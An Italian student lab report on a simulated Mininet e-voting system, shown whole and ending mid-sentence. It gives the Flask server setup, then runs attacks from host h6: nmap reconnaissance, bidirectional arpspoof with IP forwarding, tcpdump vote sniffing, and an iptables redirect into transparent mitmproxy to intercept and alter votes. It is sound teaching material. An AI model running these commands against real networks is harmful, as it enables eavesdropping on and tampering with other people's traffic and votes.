PROGETTO NETWORK SECURITY

Un sistema di voto elettronico (ma attenzione all'attaccante...)

Lorenzo Aniello Alessandrella

1. Introduzione

Il progetto che si è deciso di realizzare è basato su una rete locale, definita tramite Mininet e in grado di simulare il comportamento di un sistema di voto elettronico, con un server elettorale e una serie di quattro client rappresentanti le cabine di voto. La prima parte del progetto prevede di verificare il corretto funzionamento del sistema di voto, andando ad osservare quindi le modalità con le quali i vari elettori possono andare ad esprimere la propria preferenza riguardo a uno dei candidati previsti all'interno del sistema. Dopo aver fatto ciò, entra però in gioco l'attaccante: quest'ultimo, individuato all'interno della rete come un'ulteriore entità alla pari delle cabine di voto, andrà ad effettuare attacchi di diverso tipo alla rete, osservando dunque come sia possibile andare a compromettere l'intera votazione in modalità anche abbastanza differenti tra loro.

2. Definizione della rete: topology.py

La prima operazione da svolgere è stata la creazione della rete tramite Mininet; la struttura della stessa è stata presentata nel file topology.py:

il sistema di votazione prevede la presenza di un server elettorale h1, definito sull'indirizzo IP 10.0.0.1, e uno switch, il quale comprende quattro cabine elettorali, rappresentate dai client, e un attaccante, che entrerà in gioco quando bisognerà verificare in che modo sia possibile invalidare la votazione effettuata. In particolare, i quattro client h2-h5 sono definiti sugli indirizzi IP che vanno da 10.0.0.2 a 10.0.0.5, uno per ognuno, mentre l'attaccante h6 ha indirizzo IP 10.0.0.6.

```
def build(self):
    switch = self.addSwitch('s1')

    server = self.addHost('h1', ip='10.0.0.1/24')
    voter1 = self.addHost('h2', ip='10.0.0.2/24')
    voter2 = self.addHost('h3', ip='10.0.0.3/24')
    voter3 = self.addHost('h4', ip='10.0.0.4/24')
    voter4 = self.addHost('h5', ip='10.0.0.5/24')
    attacker = self.addHost('h6', ip='10.0.0.6/24')
```

La rete è costituita da collegamenti a 10 Mbps e un delay di 5 ms, caratteristiche tipiche di una LAN realistica.

```
for host in [server, voter1, voter2, voter3, voter4, attacker]:
    self.addLink(host, switch, bw=10, delay='5ms')
```

A questo punto, tramite il comando da terminale 'sudo python3 topology.py' si può avviare la rete e cominciare a lavorare sul sistema, cominciando dalla verifica del corretto funzionamento della rete stessa.

3. Funzionamento della rete: il sistema di votazione

A questo punto, si può finalmente concentrare l'attenzione sul reale funzionamento della rete, in una fase durante la quale l'attaccante non ha ancora la possibilità di accedere alla rete, dunque il comportamento della stessa dovrebbe essere quello corretto. In particolare, supponiamo di avere nel nostro sistema dieci elettori, ognuno dei quali può andare ad esprimere una preferenza univoca su uno tra quattro candidati alle elezioni. Il voto, che dovrà essere inviato da una delle cabine di voto verso il server, dovrà indicare esplicitamente l'identificativo dell'elettore (VOTER001-VOTER010) oltre al nome completo del candidato scelto. Il server, ricevuto il voto, dovrà avere la capacità di valutarlo e comprendere se possa essere accettato o meno; ovviamente, infatti, nel caso in cui l'elettore abbia già espresso la propria preferenza oppure il nome del candidato non viene espresso in maniera corretta, il voto non dovrà essere accettato ritornando un messaggio di errore, altrimenti dovrà ritornare un messaggio di riuscita dell'operazione. I due file che andremo ad utilizzare in questo contesto sono voting_server.py e voting_client.py; il primo è un server web scritto con Flask, dove nella parte iniziale definisce elettori e candidati generando una chiave HMAC segreta per garantire l'integrità dei voti; in seguito viene poi definito un database SQLite composto da due tabelle: la prima presenta i voti salvati con voter id, candidato, timestamp, IP del client e hash HMAC, mentre nella seconda sono registrati tutti gli eventi, come ad esempio

voto ricevuto, tentativo di voto doppio… Per quanto invece riguarda gli endpoint HTTP esposti troviamo /vote, che riceve il voto, lo valida e lo salva, /results che mostra i risultati in tempo reale, /api/results che mostra i risultati in formato JSON, /api/verify che verifica l'integrità del HMAC di un voto, e poi una serie di endpoint dedicati all'admin come /api/votes, /api/audit e /admin/reset, dove quest'ultimo in particolare viene utilizzato per resettare tutti i voti ricevuti e portando il server nel suo stato iniziale. Per quanto invece riguarda il file voting_client.py, esso può funzionare in due modalità: in maniera diretta, andando a votare direttamente, o mostrando i risultati con comando --results.

Dopo aver avviato la rete tramite il comando presentato precedentemente, bisogna andare ad avviare il server all'interno della rete Mininet; per farlo, utilizziamo il comando 'h1 python3 server/voting_server.py &', che permette di avviare il server elettorale in background e continuare così ad utilizzare la rete.

```
*** Starting CLI:
mininet> h1 python3 server/voting_server.py &
```

A questo punto, gli elettori hanno finalmente la possibilità di esprimere le proprie preferenze; per facilità nella visualizzazione, viene utilizzato xterm, tool che permette di inizializzare dei terminali specifici per le varie entità presenti all'interno della rete. Definendo i terminali delle quattro cabine di voto, è possibile per ognuno dei 10 elettori inviare il

proprio voto tramite il comando ‘python3 client/voting_client.py --server 10.0.0.1 --voter VOTERID --candidate “Nome Cognome” ‘. Dopo aver concluso la fase di votazione sarà possibile andare a visualizzare i risultati; per fare ciò facciamo uso di un comando che permette di visualizzare i dati inseriti all’interno del database server votes.db, cioè ‘h1 sqlite3 server/votes.db “SELECT voter_id, candidate FROM votes ORDER BY id;” ‘; in questo modo, possiamo visualizzare l’esito delle votazioni effettuate.

```
┌──(root㉿kali)-[/home/kali/Downloads/PROGETTO/PROGETTO]
└─# curl -s -X POST http://10.0.0.1:8080/vote -H "Content-Type: application/jso
n" -d '{"voter_id":"VOTER001","candidate":"Alice Ferraro"}'
{"message":"Vote recorded for Alice Ferraro","status":"success","timestamp":"202
6-03-01T20:13:47.490910","vote_hash":"94c78e9086e3bdabf241fca93f11ae3ebb9a2ec861
f628a528c82f456ac95dea"}
```

```
mininet> h1 sqlite3 server/votes.db "SELECT voter_id, candidate FROM votes ORDER BY id;"

  ELECTRONIC VOTING SYSTEM  —  HTTP
  Listening on 0.0.0.0:8080
  Candidates : Alice Ferraro, Marco Rinaldi, Laura Marchetti, Giuseppe Moretti
  Voters     : 10 registered

 * Serving Flask app 'voting_server'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a pro
duction WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:8080
 * Running on http://127.0.0.1:8080
Press CTRL+C to quit
10.0.0.2 - - [01/Mar/2026 20:11:39] "POST /vote HTTP/1.1" 409 -
10.0.0.2 - - [01/Mar/2026 20:11:49] "POST /admin/reset HTTP/1.1" 200 -
10.0.0.2 - - [01/Mar/2026 20:11:55] "POST /vote HTTP/1.1" 200 -
VOTER001|Alice Ferraro
```

In maniera alternativa, possiamo effettuare l’intera votazione tramite un unico comando che permette l’utilizzo di uno script automatico (auto_vote.py), il quale permette di effettuare la votazione per ognuno degli elettori in maniera automatica e visualizzando poi il risultato della votazione direttamente dopo la fine dell’esecuzione dello script.

```
┌──(root㉿kali)-[/home/kali/Downloads/PROGETTO/PROGETTO]
└─# python3 scripts/auto_vote.py --server 10.0.0.1

[*] Auto-voting for 10 voters
[*] Server: http://10.0.0.1:8080
[*] Distribution: realistic

  ✓ VOTER001 (Mario Rossi       ) → Alice Ferraro
  ✓ VOTER002 (Anna Bianchi      ) → Marco Rinaldi
  ✓ VOTER003 (Luca Verdi        ) → Alice Ferraro
  ✓ VOTER004 (Sara Neri         ) → Laura Marchetti
  ✓ VOTER005 (Paolo Gialli      ) → Alice Ferraro
  ✓ VOTER006 (Giulia Blu        ) → Marco Rinaldi
  ✓ VOTER007 (Andrea Viola      ) → Giuseppe Moretti
  ✓ VOTER008 (Elena Rosa        ) → Alice Ferraro
  ✓ VOTER009 (Davide Grigio     ) → Laura Marchetti
  ✓ VOTER010 (Chiara Marrone    ) → Marco Rinaldi

==================================================
  FINAL RESULTS  (total: 10)
==================================================
  Alice Ferraro          4
  Marco Rinaldi          3
  Laura Marchetti        2
  Giuseppe Moretti       1
==================================================
```

Inoltre, è possibile andare ad avviare il server in maniera sicura aggiungendo al comando di avvio '--https'; ciò sarà particolarmente utile nel momento in cui si andrà a svolgere uno degli attacchi previsti nelle fasi successive.

```
*** Starting CLI:
mininet> h1 python3 server/voting_server.py --https &
```

4. Attacchi al corretto funzionamento della rete

Dopo aver analizzato dunque che la rete funziona nella maniera prevista nei casi d'uso elencati precedentemente, si passa alla fase che maggiormente attira l'attenzione, cioè quella riguardante gli attacchi effettuati al sistema. Per svolgerli, come già affermato precedentemente, viene considerato un'ulteriore entità, h6, rappresentante l'attaccante e con indirizzo IP 10.0.0.6; egli avrà il compito di effettuare tutti gli

attacchi previsti, in modo tale da modificare il corretto funzionamento della rete e rendendo praticamente invalido il sistema di votazione elettronica previsto nelle fasi precedenti. In particolare, vengono presi in considerazione quattro diverse tipologie di attacco al sistema presentato, ognuna delle quali effettuata tramite una successione di comandi via terminale; si partirà con un ARP Spoofing, passando poi per due attacchi attivi al sistema corrispondenti al Packet Tampering e al Packet Injection e concludendo infine con un attacco di tipo Man in The Middle con SSL Stripping, che prevede ovviamente l'utilizzo della versione sicura del server. Si analizzano adesso singolarmente i vari attacchi, cercando di comprendere se essi funzionino correttamente e quali siano le conseguenze sul sistema di votazione, preceduti ovviamente da una fase preliminare comune a tutti gli attacchi considerati.

4.0 Fase preliminare

Come già affermato precedentemente, prima di passare agli effettivi attacchi elencati precedentemente bisogna andare ad effettuare una serie di operazioni premilinari o di footprinting tramite le quali l'attaccante ha la possibilità di venire a conoscenza delle diverse entità presenti sulla rete e in particolar modo di una serie di informazioni fondamentali su di esse; in quest'ottica, il primo comando che andiamo a prendere in considerazione è nmap -sn 10.0.0.0/24, tramite il quale

abbiamo la possibilità di scoprire quali host sono attivi nella subnet specificata nel comando; in seguito, tramite il comando nmap -sV -p 8080,4443,80,443 10.0.0.1 possiamo scoprire specificamente quali porte sono aperte sul server. Successivamente verifichiamo l'ARP cache attuale dell'attaccante tramite arp -n, che deve ovviamente ancora essere pulita, e infine vediamo il MAC address e l'interfaccia dell'attaccante utilizzando i comandi ip link show h6-eth0 e ip addr show h6-eth0. Dopo aver eseguito questa serie di comandi, è finalmente possibile inizializzare l'attacco, andando a sfruttare le informazioni ottenute finora oltre a una serie di tool appositi tramite i quali possiamo portare a termine tutte le nostre intenzioni malevole sul sistema di votazione.

```
┌──(root㉿kali)-[/home/kali/Downloads/PROGETTO/PROGETTO]
└─# nmap -sn 10.0.0.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-27 12:52 -0500
Nmap scan report for 10.0.0.1
Host is up (0.023s latency).
MAC Address: 3E:50:84:15:E6:C4 (Unknown)
Nmap scan report for 10.0.0.2
Host is up (0.023s latency).
MAC Address: 12:F4:96:9B:F0:AD (Unknown)
Nmap scan report for 10.0.0.3
Host is up (0.023s latency).
MAC Address: 6E:4D:71:CD:AD:E5 (Unknown)
Nmap scan report for 10.0.0.4
Host is up (0.023s latency).
MAC Address: 46:2F:E7:FC:9B:76 (Unknown)
Nmap scan report for 10.0.0.5
Host is up (0.024s latency).
MAC Address: 9E:BB:BA:BC:48:43 (Unknown)
Nmap scan report for 10.0.0.6
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.14 seconds

┌──(root㉿kali)-[/home/kali/Downloads/PROGETTO/PROGETTO]
└─# nmap -sV -p 8080,4443,80,443 10.0.0.1
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-27 12:53 -0500
Nmap scan report for 10.0.0.1
Host is up (0.031s latency).

PORT     STATE  SERVICE VERSION
80/tcp   closed http
443/tcp  closed https
4443/tcp closed pharos
8080/tcp open   http    Werkzeug httpd 3.1.5 (Python 3.13.11)
MAC Address: 3E:50:84:15:E6:C4 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.58 seconds

┌──(root㉿kali)-[/home/kali/Downloads/PROGETTO/PROGETTO]
└─# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.0.1                 ether   3e:50:84:15:e6:c4   C                     h6-et
h0

┌──(root㉿kali)-[/home/kali/Downloads/PROGETTO/PROGETTO]
└─# ip link show h6-eth0
2: h6-eth0@if32: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc htb state UP m
ode DEFAULT group default qlen 1000
    link/ether 32:db:40:5e:c1:95 brd ff:ff:ff:ff:ff:ff link-netnsid 0

┌──(root㉿kali)-[/home/kali/Downloads/PROGETTO/PROGETTO]
└─# ip addr show h6-eth0
2: h6-eth0@if32: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc htb state UP g
roup default qlen 1000
    link/ether 32:db:40:5e:c1:95 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.0.0.6/24 brd 10.0.0.255 scope global h6-eth0
       valid_lft forever preferred_lft forever
```

4.1 ARP Spoofing

Il primo tipo di attacco che si è deciso di intraprendere sulla rete è l'ARP Spoofing, tramite il quale un attaccante, che come già affermato in precedenza viene indicato come l'entità h6, ha la possibilità di inserirsi all'interno della comunicazione intercettando tutti i pacchetti trasmessi dalle altre entità in gioco; in questo modo, sarà in grado di scoprire in che modo siano distribuiti i voti prima ancora della presentazione dei risultati, ed inoltre, come vedremo in seguito, avrà la possibilità di

compromettere l'intera votazione agendo in maniera diretta sui voti intercettati.

La prima operazione che bisogna effettuare è l'abilitazione di IP forwarding su h6, che resta invisibile ma fa da relay; per fare ciò, utilizziamo il comando echo 1 > /proc/sys/net/ipv4/ip_forward; prima di effettuare l'attacco, andiamo poi a visualizzare la ARP cache di h2 tramite il comando arp -n applicato sul terminale di h2 avviato tramite xterm; in questa fase, notiamo come siano presenti sia l'IP di h1 che quello di h6 con indirizzi MAC differenti, cioè quelli legittimi.

```
┌──(root㉿kali)-[/home/kali/Downloads/PROGETTO/PROGETTO]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward

┌──(root㉿kali)-[/home/kali/Downloads/PROGETTO/PROGETTO]
└─# cat /proc/sys/net/ipv4/ip_forward
1
```

```
┌──(root㉿kali)-[/home/kali/Downloads/PROGETTO/PROGETTO]
└─# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.0.1                 ether   3e:50:84:15:e6:c4   C                     h2-et
h0
10.0.0.6                 ether   32:db:40:5e:c1:95   C                     h2-et
h0
```

A questo punto possiamo finalmente compiere l'attacco effettivo: a partire dal terminale di h6 lanciamo ARP spoofing tramite il comando arpspoof -i h6-eth0 -t 10.0.0.2 10.0.0.1 > /dev/null 2>&1 &, in modo tale da avviarlo in background (analogamente useremo lo stesso comando invertendo 10.0.0.2 e 10.0.0.1 in modo tale da avere un ARP spoofing bidirezionale). Dopo aver fatto ciò, eseguiamo nuovamente il comando arp -n sul terminale di h2, e in questo caso si nota come gli indirizzi MAC associati a h1 e h6 nella cache siano gli stessi, simboleggiando l'avvelenamento di h2.

```
┌──(root㉿kali)-[/home/kali/Downloads/PROGETTO/PROGETTO]
└─# arpspoof -i h6-eth0 -t 10.0.0.2 10.0.0.1 > /dev/null 2>&1 &
[1] 83836

┌──(root㉿kali)-[/home/kali/Downloads/PROGETTO/PROGETTO]
└─# arpspoof -i h6-eth0 -t 10.0.0.1 10.0.0.2 > /dev/null 2>&1 &
[2] 83901
```

```
┌──(root㉿kali)-[/home/kali/Downloads/PROGETTO/PROGETTO]
└─# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.0.1                 ether   32:db:40:5e:c1:95   C                     h2-et
h0
10.0.0.6                 ether   32:db:40:5e:c1:95   C                     h2-et
h0
```

Per verificare quindi che h6 sia ora in grado di intercettare i messaggi scambiati da h1 e h2 avviamo un ulteriore terminale h6 tramite xterm e utilizziamo il comando tcpdump -i h6-eth0 -A -n -l port 8080 | grep -E “voter_id|candidate|POST|vote”, sniffando in questo modo tutto il traffico intercettato, e infine a partire dal terminale di h2 viene inviato un messaggio tramite il comando curl -s -X POST http://10.0.0.1:8080/vote -H "Content-Type: application/json" -d '{"voter_id":"VOTER001","candidate":"Alice Ferraro"}'.

```
┌──(root㉿kali)-[/home/kali/Downloads/PROGETTO/PROGETTO]
└─# tcpdump -i h6-eth0 -A -n -l port 8080 | grep -E "voter_id|candidate|POST|vo
te"
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on h6-eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
12:57:40.618632 IP 10.0.0.2.47078 > 10.0.0.1.8080: Flags [P.], seq 1:186, ack 1,
 win 83, options [nop,nop,TS val 2265869316 ecr 23110301], length 185: HTTP: POS
T /vote HTTP/1.1
..l..`..POST /vote HTTP/1.1
{"voter_id":"VOTER001","candidate":"Alice Ferraro"}
12:57:40.623870 IP 10.0.0.2.47078 > 10.0.0.1.8080: Flags [P.], seq 1:186, ack 1,
 win 83, options [nop,nop,TS val 2265869316 ecr 23110301], length 185: HTTP: POS
T /vote HTTP/1.1
..l..`..POST /vote HTTP/1.1
{"voter_id":"VOTER001","candidate":"Alice Ferraro"}
.`....l.{"message":"Vote recorded for Alice Ferraro","status":"success","timesta
mp":"2026-02-27T12:57:40.642235","vote_hash":"bc09c2742a22ca3a5664f1c76189dbf144
a0cf4e47244059505701818ee7883d"}
.`....l.{"message":"Vote recorded for Alice Ferraro","status":"success","timesta
mp":"2026-02-27T12:57:40.642235","vote_hash":"bc09c2742a22ca3a5664f1c76189dbf144
a0cf4e47244059505701818ee7883d"}
```

```
┌──(root㉿kali)-[/home/kali/Downloads/PROGETTO/PROGETTO]
└─# curl -s -X POST http://10.0.0.1:8080/vote -H "Content-Type: application/jso
n" -d '{"voter_id":"VOTER001","candidate":"Alice Ferraro"}'
{"message":"Vote recorded for Alice Ferraro","status":"success","timestamp":"202
6-02-27T12:57:40.642235","vote_hash":"bc09c2742a22ca3a5664f1c76189dbf144a0cf4e47
244059505701818ee7883d"}
```

Come è possibile notare, il messaggio è stato effettivamente intercettato da h6, che ha quindi la possibilità di scoprire in anticipo rispetto ai risultati i voti espressi dai vari elettori. Come si vedrà poi negli attacchi svolti in seguito, l'attaccante potrà sfruttare ARP spoofing per andare a compiere altri tipi di attacco che renderebbero totalmente invalida l'intera votazione svolta. Per concludere l'attacco, viene eseguito il comando già presentato in precedenza tramite il quale abbiamo la possibilità di visualizzare il contenuto del database server, notando come effettivamente la comunicazione tra h1 e h2 non sia stata interrotta, in quanto il voto è presente nel database, ma è stato ricevuto anche da h6, che ha provveduto ad inviarlo personalmente a h1 fingendosi un client benevolo.

```
mininet> h1 sqlite3 server/votes.db "SELECT voter_id, candidate FROM votes ORDER BY id;"
  ELECTRONIC VOTING SYSTEM  —  HTTP
  Listening on 0.0.0.0:8080
  Candidates : Alice Ferraro, Marco Rinaldi, Laura Marchetti, Giuseppe Moretti
  Voters     : 10 registered

 * Serving Flask app 'voting_server'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:8080
 * Running on http://127.0.0.1:8080
Press CTRL+C to quit
10.0.0.6 - - [27/Feb/2026 12:53:08] "GET / HTTP/1.0" 200 -
10.0.0.6 - - [27/Feb/2026 12:53:09] "POST /sdk HTTP/1.1" 404 -
10.0.0.6 - - [27/Feb/2026 12:53:09] "GET /nmaplowercheck1772214789 HTTP/1.1" 404 -
10.0.0.6 - - [27/Feb/2026 12:53:09] "GET / HTTP/1.0" 200 -
10.0.0.6 - - [27/Feb/2026 12:53:09] "GET /HNAP1 HTTP/1.1" 404 -
10.0.0.6 - - [27/Feb/2026 12:53:09] "GET /evox/about HTTP/1.1" 404 -
10.0.0.6 - - [27/Feb/2026 12:53:09] "GET / HTTP/1.0" 200 -
10.0.0.6 - - [27/Feb/2026 12:53:09] "GET / HTTP/1.1" 200 -
10.0.0.2 - - [27/Feb/2026 12:57:40] "POST /vote HTTP/1.1" 200 -
VOTER001|Alice Ferraro
```

4.2 Vote Tampering

Come già affermato in precedenza, l'attacco ARP spoofing può essere sfruttato per andare a effettuare altri tipi di attacco attivi che permettono di rendere la votazione effettuata totalmente non valida. In questo senso, l'attacco che più di ogni altro causa gravi problemi alla votazione è quello di tipo Tampering, che viene sfruttato per andare a modificare il contenuto di un payload, inviato da client a server e contenente un voto, sostituendo il nome di un candidato con quello di un altro rendendo così la votazione completamente falsata, in quanto tutti i voti diretti alla prima saranno assegnati all'altro candidato.

Per poter effettuare questo tipo di attacco bisogna ovviamente fare nuovamente uso di ARP spoofing, in modo tale da poter intercettare i messaggi, leggere il contenuto e modificarli quando necessario. Anche in questo caso allora dovremmo utilizzare praticamente gli stessi comandi che abbiamo visto in precedenza, andando a svolgere arpspoof bidirezionale e visualizzando, tramite arp -n, che la cache ARP di h2 sia stata effettivamente avvelenata.

```
┌──(root㉿kali)-[/home/kali/Downloads/PROGETTO/PROGETTO]
└─# arpspoof -i h6-eth0 -t 10.0.0.2 10.0.0.1 > /dev/null 2>&1 &
[1] 82408

┌──(root㉿kali)-[/home/kali/Downloads/PROGETTO/PROGETTO]
└─# arpspoof -i h6-eth0 -t 10.0.0.1 10.0.0.2 > /dev/null 2>&1 &
[2] 82441
```


```
┌──(root㉿kali)-[/home/kali/Downloads/PROGETTO/PROGETTO]
└─# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.0.1                 ether   26:d2:7e:ab:99:0d   C                     h2-et
h0
10.0.0.6                 ether   26:d2:7e:ab:99:0d   C                     h2-et
h0
```

A questo punto, si passa all'effettivo attacco di Vote Tampering; per effettuarlo, prima di tutto bisogna andare a fissare una regola IP che permetta di ridirigere i pacchetti con porto destinazione 8080


permettendo ad essi di raggiungere anche il porto 10000 dove è in ascolto l'attaccante. Dopo aver fatto ciò, viene utilizzato il tool mitmproxy, tramite il quale è possibile sniffare i voti scambiati tra h2 e h1 in maniera analoga a quanto fatto precedentemente con tcpdump ma garantendo la possibilità di modificare manualmente il contenuto dei payload, in particolare il nome del candidato scelto, in modo tale da invalidare l'intera votazione; il comando utilizzato è mitmproxy --mode transparent --listen-port 10000 –showhost, tramite il quale possiamo intercettare tutti i voti provenienti da h2 e modificarne il contenuto a nostro piacimento.


```
┌──(root㉿kali)-[/home/kali/Downloads/PROGETTO/PROGETTO]
└─# iptables -t nat -A PREROUTING -p tcp --destination-port 8080 -j REDIRECT --
to-port 10000

┌──(root㉿kali)-[/home/kali/Downloads/PROGETTO/PROGETTO]
└─# mitmproxy --mode transparent --listen-port 10000 --showhost
```

Per evitare però che il voto arrivi anche a h1 prima che l'attaccante abbia la possibilità di invalidarlo è necessario, una volta avviato mitmproxy, aprire il campo intercept filter con i, introdurre il filtro ~u /vote & ~q che permette di bloccare tutte le richieste dirette verso /vote e salvarlo. In questo modo tutte le richieste di voto passeranno per h6 prima di essere inoltrate a h1, evitando che il voto corretto possa arrivare a destinazione.





A questo punto, a partire dal terminale di h2 verrà inviato un voto tramite curl in maniera analoga a quanto visto precedentemente; a differenza dell'arpspoof classico con tcpdump però il voto non viene solo intercettato da h6, ma totalmente bloccato, e sarà poi responsabilità dell'attaccante inoltrarlo dopo la verifica:

